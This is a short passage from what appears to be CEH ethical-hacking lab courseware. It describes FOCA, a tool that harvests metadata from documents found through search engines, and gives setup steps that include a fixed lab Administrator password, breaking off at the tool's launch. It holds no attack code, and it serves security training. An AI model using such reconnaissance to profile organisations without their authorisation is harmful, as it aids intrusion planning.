
Task 4: Footprinting a Target using FOCA

FOCA (Fingerprinting Organizations with Collected Archives) is a tool that reveals metadata and hidden information in scanned documents. These documents are searched for using three search engines: Google, Bing, and DuckDuckGo. The results from the three engines amounts to a lot of documents. FOCA examines a wide variety of records, with the most widely recognized being Microsoft Office, Open Office and PDF documents. It may also work with Adobe InDesign or SVG files. These archives may be on-site pages and can be downloaded and dissected with FOCA.


Module 02 – Footprinting and Reconnaissance

1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. In the **Windows Server 2019** virtual machines, click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.


Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



3. To launch FOCA, navigate to **Z:\CEHv12 Module 02 Footprinting and Reconnaissance\Footprinting Tools\FOCA** and double-click **FOCA.exe**.

